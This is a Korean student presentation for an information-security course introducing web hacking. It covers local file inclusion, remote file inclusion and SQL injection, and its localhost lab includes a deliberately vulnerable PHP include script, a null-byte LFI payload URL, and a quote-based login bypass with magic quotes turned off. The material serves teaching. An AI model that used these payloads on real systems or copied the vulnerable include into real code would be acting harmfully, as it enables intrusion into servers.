웹 해킹 입문

담당 교수: 이병천 교수님

과목명: 정보보호학개론

소프트웨어공학부

학번/이름: 91812919 이정윤

91812880 이유선


목차

- 웹 해킹이란?
- LFI란? + RFI란?
  - 개념, 공격 실습(+사진)
- SQL 인젝션?

웹 해킹이란?

- 웹의 기본적인 구조와 웹 프로그램에서 나오는 취약점을 이용한 해킹이다.


<웹 해킹의 3요소>



LFI 란?

- LFI = Local File Inclusion(내부)
- 접근하려는 파일이 희생자의 컴퓨터에 존재

→ 이를 통해, 서버상에 존재하는 관리자가 의도하지 않은 파일을 알아내거나 실행 시킬 수 있다.



공격자가 서버 컴퓨터에 있는 파일을 대상으로 한다.
EX) 중요 내용 노출

실습과정

- color.html 소스코드

```
<center>
<form action='vulnerable.php' method="get">
<seclect name="COLOR">
<option value="red">red</option>
<option value="blue">blue</option>
</select>
<input type="submit">
</form>
</center>
```

- hello.txt 소스코드

```
<center>
<?php
$color = 'hello';
echo "user : ".$color."₩n₩n";
?>
</center>
```

- vulnerable.php 소스코드

```
<?php
if (isset( $_GET['COLOR'] ) )
    $color = $_GET['COLOR'];
include( $color.'.php' );
?>
```

color.html 소스코드에서 COLOR변수값을 받아 해당 색상의 파일을 읽어 보여준다.

이와 같은 코드가 필요하다.

실습과정

hello 악성 코드를 실행하기 위해서는 해당 파일을 일반 텍스트 파일로 인식하게 해야 한다.
이때 vulnerable.php의 include($color.' .php')에 hello.txt를 넣는다.

```php
<?php
if (isset( $_GET['COLOR'] ) )
    $color = $_GET['COLOR'];
include( $color.'.php' );
?>
```

```php
<?php
if (isset( $_GET['COLOR'] ) )
    $color = $_GET['COLOR'];
include( $color.'.php' hello.txt);
?>
```

하지만 다음과 같이 hello.txt.를 넘기면 에러가 발생한다.
*에러가 발생한 이유는 hello.txt만 포함시키고 싶은데, vulnerable.php는
파일명을 받아 뒤에 .php 확장자를 붙이기 때문이다. 결국 다음과 같이 txt파일 인식에 실패!!


Warning: include(.php) [function.include]: failed to open stream: No such file or directory in C:₩APM_Setup₩htdocs₩vulnerable.php on line 4

Warning: include() [function.include]: Failed opening '.php' for inclusion (include_path='.') in C:₩APM_Setup₩htdocs₩vulnerable.php on line 4

실습과정

- C는 문자열 처리 시 문자열 끝에 마지막을 의미하는 Null Byte(0*00)를 넣는다.
  프로그램은 문자열을 읽으면서 Null Byte를 만나면 해당 문자열이 끝났음을 인식한다.
  따라서 전달 변수에 Null Byte를 넣어 php 확장자를 제거한다.
  주소 입력은 Null Byte의 URL인코딩 값인 '%00 ' 을 사용한다.

http://127.0.0.1/LFI/vulnerable.php?COLOR=C:₩₩upload₩₩hello.txt%00



User : hello

LFI공격은 웹프로그램의 'COLOR' 와 같은 매개변수등의 취약점을 통해 의도치 않은 서버 내 파일인 'hello.txt' 를 실행시킨다.


실행 과정

LFI 주소

악성코드 업로드

악성코드가 실행된 사용자 화면


Vulnerable.php?COLOR=hello.txt%00



RFI 란?


- RFI = Remote File Inclusion(외부)
- 접근하려는 파일이 희생자의 컴퓨터 혹은 서버에 있는 것이 아니라 외부(공격자)의 컴퓨터에 존재

→ 이를 통해, 공격자는 자신이 만든 악의적 코드를 웹 서버상에서 실행할 수 있게 된다.



서버의 PC에서 공격자의 파일을 연다. 그것을 공격자가 컨트롤 한다.
EX) 웹쉘 실행

RFI 공격방법



RFI는 LFI와는 다르게 외부 파일을 포함시킨다. 이것은 자신이 작성한 악성 코드를 웹 취약점을 이용해 포함시켜 해킹하는 방법이다. 공격자가 ftp 서버나 http 서버에 악성코드를 작성하여 실행시키면 RFI가 된다.

RFI에 대한 실습 내용을 포함시키지 않아서 죄송합니다;;

SQL 인젝션(injection)


- SQL(Structured Query Language)

관계형 DB를 다루는
표준형 프로그램 언어

- 웹프로그램으로 SQL 주입 과정

공격자 SQL 주입

SQL




???의
정보보호학개론
점수

SQL 인젝션(injection)

- SQL 인젝션 가능 공격

  - 인증 우회
  - 기밀 데이터 접근
  - 웹사이트 콘텐츠 변경
  - DB 서버 Shutdown

SQL 인젝션(injection) – 인증 우회



특수문자(‘)를 이용한 인증 우회

php.ini - 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
; performance gain. The PHP directives register_globals, register_long_arrays,
; and register_argc_argv must be disabled for this directive to have any affect.
auto_globals_jit = On

; Maximum size of POST data that PHP will accept.
post_max_size = 360M

; Magic quotes
;

; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = Off
```

SQL 검증용 PHP 페이지 제작






그림 3-11 SQL 인젝션으로 작은따옴표를 사용하는 화면

